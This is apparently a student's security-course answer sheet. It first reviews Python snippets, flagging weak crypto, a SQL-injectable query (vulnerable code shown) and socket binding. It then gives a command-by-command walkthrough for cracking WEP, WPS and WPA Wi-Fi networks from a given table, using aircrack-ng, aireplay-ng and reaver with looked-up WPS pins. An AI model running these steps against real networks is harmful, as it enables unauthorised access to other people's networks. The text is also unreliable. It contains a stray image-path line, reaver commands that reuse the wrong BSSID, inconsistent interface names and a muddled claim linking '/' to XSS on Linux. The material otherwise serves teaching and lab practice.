Practical Question 1

1. Question 1&2 – Vulnerabilities and Mitigations

i.

```
from Crypto import Random
from Crypto.Cipher import AES
from flask import Flask, request
```

- Vulnerability: CWE-327: Use of a Broken or Risky Cryptographic Algorithm (CWE - CWE-327: Use of a Broken or Risky Cryptographic Algorithm (4.9) (mitre.org))

  The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the exposure of sensitive information. The use of a non-standard algorithm is dangerous because a determined attacker may be able to break the algorithm and compromise whatever data has been protected. Well-known techniques may exist to break the algorithm. The pyCrypto library and its module Random are no longer actively maintained and have been deprecated.

- Mitigation: Using the pyca/cryptography library can be effective at mitigating this vulnerability.

  >> pip install cryptography
  >>import base64
  >>import os
  >>from cryptography.fernet import Fernet
  >>from cryptography.hazmat.primitives import hashes
  >>from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC

ii.

```
def get_password(name):
    con = sqlite3.connect("picus.db")
    cur = con.cursor()
    cur.execute("select password from users where name = '%s';" % name)
    password = str(cur.fetchall())
    con.close()
    return password
```


- Vulnerability: CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (CWE - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (4.9) (mitre.org))

  Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert

additional statements that modify the back-end database, possibly including execution of system commands.

- Mitigation: Input Validation; when constructing SQL query strings, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.
  Note that proper output encoding, escaping, and quoting is the most effective solution for preventing SQL injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent SQL injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, the name "O'Reilly" would likely pass the validation step, since it is a common last name in the English language. However, it cannot be directly inserted into the database because it contains the "'" apostrophe character, which would need to be escaped or otherwise handled. In this case, stripping the apostrophe might reduce the risk of SQL injection, but it would produce incorrect behavior because the wrong name would be recorded.
  When feasible, it may be safest to disallow meta-characters entirely, instead of escaping them. This will provide some defense in depth. After the data is entered into the database, later processes may neglect to escape meta-characters before use, and you may not have control over those processes.

iii.



- Vulnerability: CWE-605: Multiple Binds to the Same Port (CWE - CWE-605: Multiple Binds to the Same Port (4.9) (mitre.org))

  Possible binding to all interfaces. When multiple sockets are allowed to bind to the same port, other services on that port may be stolen or spoofed. On most systems, a combination of setting the SO_REUSEADDR socket option, and a call to bind() allows any process to bind to a port to which a previous process has bound with INADDR_ANY. This allows a user to bind to the specific address of a server bound to INADDR_ANY on an unprivileged port, and steal its UDP packets/TCP connection.

- Mitigation: Restrict server socket address to known local addresses.

2. Question 6

Here, the use of meta characters such as "/" creates a security vulnerability for XSS attacks. This vulnerability applies to Linux-based operating systems.

Practical Question 2

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	ReallySuperStrongPass	7	WPA	99db	yes	1
2	KaraKartalCokYasa	12	WPA-P	80db	no	5
3	TTNET_ZyXEL_Maksu-D	11	WEP	70db	no	2
4	Airlink89300	10	WPA-P	69db	yes	
5	SUPEROFFLINE_WiFi_001	8	WPA-P	45db	yes	5
6	TTNET_ZyXEL_002	9	WPA-P	47db	yes	
7	SUPEROFFLINE_WiFi_003	3	WPA-P	45db	yes	2
8	NetSLAVE Antenanet-004	6	WPA-P	43db	no	1
9	GREKSAT-CableNET-005	1	WPA-P	39db	no	1
10	NetSLAVE Antenanet-006	1	WPA-P	45db	yes	3
11	GREKSAT-CableNET-007	1	WPA-P	44db	yes	

External WirelessCard's MAC: D3:4D:B3:3F:13:37 inreface: "eno"

Here we are given the properties of networks that can be found. At the same time, BSSID (MAC addresses) information is also given.

1. Firstly, when I look at the table, the naming techniques caught my attention. As it is known here, WEP networks can be exploited quite easily with Kali Linux tools. Because the encryption logic is at a low level. Since packets are 24-bit and easily listened to, they can break quite easily.

- FOR NUM 3;

  BSSID(MAC): C0:01:B3:3F:00:03

  >>airmon-ng (control wireless card)

  >>airmon-ng start en0 (enabled wireless card)

  >>airodump-ng en0 (enabled monitoring mode)

  >>airodump-ng -bssid C0:01:B3:3F:00:03 -c 11 --write paketarp en0mon

  (airodump-ng -bssid MAC_Addresses -c Channel_Number –write paketarp en0mon)

(Here, with the --write command, we print the incoming outgoing packets to the "packetarp" file with the "airodump" tool.)

>>aireplay-ng -fakeauth 0 -a C0:01:B3:3F:00:03 --ignore-negative-one en0mon

(aireplay-ng -fakeauth 0 -a BSSID –ignore-negative-one en0mon)

(The number in the STATION section is also important to us. It will be XX:XX:XX:XX. For this, we send an Authentication package with the "aireplay tool". And we see the number in STATION on the screen.)

>> aireplay-ng -fakeauth 0 -a C0:01:B3:3F:00:03 -h XX:XX:XX:XX --ignore-negative-one en0mon

(aireplay-ng -fakeauth 0 -a BSSID -h STATION_number --ignore-negative-one en0mon)

>>aireplay-ng --arpreplay -b C0:01:B3:3F:00:03 -h XX:XX:XX:XX --ignore-negative-one en0mon

(aireplay-ng --arpreplay -b BSSID -h STATION_number --ignore-negative-one en0mon)

(Here, we collect packets like HANDSHAKE logic by sending an ARP packet with the "arpreplay" command. These packages are written to the "packetarp" file that we collected at the beginning.)

>>aircrack-ng paketarp.cap

(Finally, we complete the cracking process with the "aircrack" tool.)

2. Secondly, WPS attack will provide faster access for routers with WPS feature enabled. With this attack, the WIFI password can be obtained in a very short time by finding the WPS pin number. However, it takes a long time to find the WPS pin number. Therefore, we attack by determining the MAC addresses and pin numbers through Google and obtain the WIFI password within seconds. We use the "reaver" software for WPS attack.

- FOR NUM 1;

  BSSID(MAC): C0:01:B3:3F:00:01

  WPS Pin: 41287699

  >>airmon-ng (control wireless card)

  >>airmon-ng start en0 (enabled wireless card)

  >>airodump-ng en0 (enabled monitoring mode)

  >>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 7 -p 41287699

  (reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 4;

  BSSID(MAC): C0:01:B3:3F:00:04

  WPS Pin: 41287729

>>airmon-ng (control wireless card)

>>airmon-ng start en0 (enabled wireless card)

>>airodump-ng en0 (enabled monitoring mode)

>>reaver -i en0mon -b C0:01:B3:3F:00:04 -c 10 -p 41287729

(reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 5;

  BSSID(MAC): C0:01:B3:3F:00:05

  WPS Pin: 41287736

  >>airmon-ng (control wireless card)

  >>airmon-ng start en0 (enabled wireless card)

  >>airodump-ng en0 (enabled monitoring mode)

  >>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 8 -p 41287736

  (reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 6;

  BSSID(MAC): C0:01:B3:3F:00:06

  WPS Pin: 41287743

  >>airmon-ng (control wireless card)

  >>airmon-ng start en0 (enabled wireless card)

  >>airodump-ng en0 (enabled monitoring mode)

  >>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 9 -p 41287743

  (reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 7;

  BSSID(MAC): C0:01:B3:3F:00:07

  WPS Pin: 41287750

  >>airmon-ng (control wireless card)

  >>airmon-ng start en0 (enabled wireless card)

  >>airodump-ng en0 (enabled monitoring mode)

  >>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 3 -p 41287750

  (reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 10;

BSSID(MAC): C0:01:B3:3F:00:0A

WPS Pin: 41287781

>>airmon-ng (control wireless card)

>>airmon-ng start en0 (enabled wireless card)

>>airodump-ng en0 (enabled monitoring mode)

>>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 1 -p 41287781

(reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

- FOR NUM 11;

BSSID(MAC): C0:01:B3:3F:00:0B

WPS Pin: 41287798

>>airmon-ng (control wireless card)

>>airmon-ng start en0 (enabled wireless card)

>>airodump-ng en0 (enabled monitoring mode)

>>reaver -i en0mon -b C0:01:B3:3F:00:01 -c 1 -p 41287798

(reaver -i interface -b MAC_Address_AP -c Channel_Number -p Pin_Number)

3. Finally, we attack the ones encrypted with WPA. Here, a brute force attack with wordlist is required.

- FOR NUM 8;

BSSID(MAC): C0:01:B3:3F:00:08

>>airmon-ng (control wireless card)

>>airmon-ng start en0 (enabled wireless card)

>>airodump-ng en0 (enabled monitoring mode)

>>airodump-ng -c 6 -w handshakeFile -bssid C0:01:B3:3F:00:08 en0mon

(airodump-ng -c Channel_Number -w HandshakeFilename -bssid MAC_Address en0mon),

(Here we collect hanshakes and save to file.)

>>aircrack-ng -w /root/Desktop/wordlist.txt handshakeFile.cap

(Finally, we complete the cracking process with the "aircrack" tool.)

- FOR NUM 9;

BSSID(MAC): C0:01:B3:3F:00:09

>>airmon-ng (control wireless card)

>>airmon-ng start en0 (enabled wireless card)

>>airodump-ng en0 (enabled monitoring mode)

>>airodump-ng -c 1 -w handshakeFile -bssid C0:01:B3:3F:00:09 en0mon

(airodump-ng -c Channel_Number -w HandshakeFilename -bssid MAC_Address en0mon),

(Here we collect hanshakes and save to file.)

>>aircrack-ng -w /root/Desktop/wordlist.txt handshakeFile.cap

(Finally, we complete the cracking process with the "aircrack" tool.)